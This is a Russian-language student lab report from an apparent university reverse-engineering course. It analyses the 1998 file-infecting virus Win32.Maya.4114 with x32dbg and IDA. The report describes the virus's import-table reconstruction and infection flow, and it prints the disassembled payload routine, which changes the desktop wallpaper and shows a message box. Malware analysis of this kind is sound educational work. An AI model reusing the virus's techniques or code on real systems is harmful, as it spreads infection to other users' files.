Министерство науки и высшего образования Российской Федерации
федеральное государственное автономное образовательное учреждение высшего образования
«НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО»

Дисциплина:

« Курс по ревёрс-инжинирингу»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ № 1

Выполнил:

Нгуен Кхань Ли– Студентка группы N3347

Преподаватель:

Ханов Артур Рафаэльевич

Санкт-Петербург 2024

СОДЕРЖАНИЕ

ЗАДАНИЯ


Разобрать вирус Win32.Maya.4114

1. Как вирус восстанавливает таблицу адресов импорта
2. Как вирус заражает другие файлы
3. Каков payload вируса


ХОД РАБОТЫ

1. Как вирус восстанавливает таблицу адресов импорта


Запустим вирус в отладчике x32dbg (далее – программа с паучком), с помощью клавиши F9 выполняем программу до следующей точки останова и попадаем в EntryPoint.



Загружаем образец в IDA (далее – программа с женщиной)



В программе с женщиной переименуем все call (названия функций берем из программы с паучком)




Алгоритм работа вируса:

1. Узнает где находится Base_address;
2. При помощи функции AddrOfFuncAndName находит GetModuleHandle, через нее находит местонахождение остальных функций
3. Вирус проходит по списку функций до того момента пока не найдет "MAYA".
4. Вирус получает адреса функции при помощи SearchingInKernel32 (Находит нужные функции через экспорт kernel32).
5. После осуществляется вызов функций InfectionFile, FindInKernel32dll, Payload
6. Заражение происходит в функции InfectFile
7. FindInKernel32dll производит восстановление таблицы адресов и имен так, чтобы зараженная программа могла обращаться к функциям из таблицы адресов.


8. Payload – проверяет текущее время и дату, изменяет фон рабочего стола на SLAM.bmp каждое первое число, а также выводит окно с сообщением: “Virus Alert! Win32.Maya (c) 1998 The Shaitan [SLAM]”.

2. Как вирус заражает другие файлы

Процесс заражения изображен на рисунке ниже:




Восстановление таблицы адресов и имен изображено на рисунке ниже:



3 Каков payload вируса

Алгоритм работы Payload изображен на рисунке ниже:


Payload proc near
call GetSyctemTime
cmp ss:word_4019DF[ebp], 1
jnz locret_4018D0
mov eax, offset aUser32_dll ; "USER32.dll"
add eax, ebp
call GetModuleHandleAddress_0
cmp eax, 0
jz locret_4018D0
mov ss:dword_401ED1[ebp], eax
mov eax, offset aAdvapi32_dll ; "ADVAPI32.dll"
add eax, ebp
call GetModuleHandleAddress_0
cmp eax, 0
jz locret_4018D0
mov ss:dword_401ED5[ebp], eax
mov edx, offset aRegopenkeyexa ; "RegOpenKeyExA"
add edx, ebp
mov eax, ss:dword_401ED5[ebp]
call GetProcAddress
cmp eax, 0
jz locret_4018D0
mov ss:RegOpenKeyExA[ebp], eax
mov edx, offset aRegsetvalueexa ; "RegSetValueExA"
add edx, ebp
mov eax, ss:dword_401ED5[ebp]
call GetProcAddress
cmp eax, 0
jz locret_4018D0
mov ss:RegSetValueExA[ebp], eax
mov edx, offset aMessageboxa ; "MessageBoxA"
add edx, ebp
mov eax, ss:dword_401ED1[ebp]
call GetProcAddress
cmp eax, 0
jz locret_4018D0


mov ss:MessageBox[ebp], eax
mov edx, offset aSystemparamete ; "SystemParametersInfoA"
add edx, ebp
mov eax, ss:dword_401ED1[ebp]
call GetProcAddress
cmp eax, 0
jz locret_4018D0
mov ss:SystemParametersInfo[ebp], eax
push 0
push 80h
push 2
push 0
push 1
push 40000000h
mov eax, offset aSlam_bmp ; "SLAM.BMP"
add eax, ebp
push eax
mov eax, ss:CreateFile[ebp]
call eax
cmp eax, 0FFFFFFFFh
jz locret_4018D0
mov ss:FileHandler[ebp], eax
push 0
mov eax, offset byte_401E81
add eax, ebp
push eax
push 0E6h
mov eax, offset dword_401F2C
add eax, ebp
push eax
push ss:FileHandler[ebp]
mov eax, ss:WriteFile[ebp]
call eax
push ss:FileHandler[ebp]
mov eax, ss:CloseHandle[ebp]
call eax
mov eax, offset dword_401E4F
add eax, ebp
push eax
push 2
push 0
mov eax, offset aControlPanelDe ; "Control Panel\\Desktop"
add eax, ebp
push eax
push 80000001h
mov eax, ss:RegOpenKeyExA[ebp]
call eax
push 2
mov eax, offset a1 ; "1"
add eax, ebp
push eax
push 1
push 0
mov eax, offset aTilewallpaper ; "TileWallpaper"
add eax, ebp
push eax
push ss:dword_401E4F[ebp]
mov eax, ss:RegSetValueExA[ebp]
call eax
push 2
mov eax, offset a0 ; "0"
add eax, ebp
push eax
push 1
push 0
mov eax, offset aWallpaperstyle ; "WallpaperStyle"
add eax, ebp
push eax
push ss:dword_401E4F[ebp]
mov eax, ss:RegSetValueExA[ebp]
call eax
push 0
mov eax, offset aSlam_bmp ; "SLAM.BMP"
add eax, ebp
push eax
push 0
push 14h
mov eax, ss:SystemParametersInfo[ebp]
call eax
push 30h
mov eax, offset aVirusAlert ; "Virus Alert!"
add eax, ebp
push eax
mov eax, offset aWin32_mayaC199 ; "Win32.Maya (c) 1998 The Shaitan [SLAM]"
add eax, ebp
push eax
push 0
mov eax, ss:MessageBox[ebp]
call eax
locret_4018D0:
retn
Payload endp ; sp-analysis failed

ВЫВОД

В этой лабораторной работе мы анализировали вирус Maya с помощью декомпилятора IDA и отладчика x32dbg.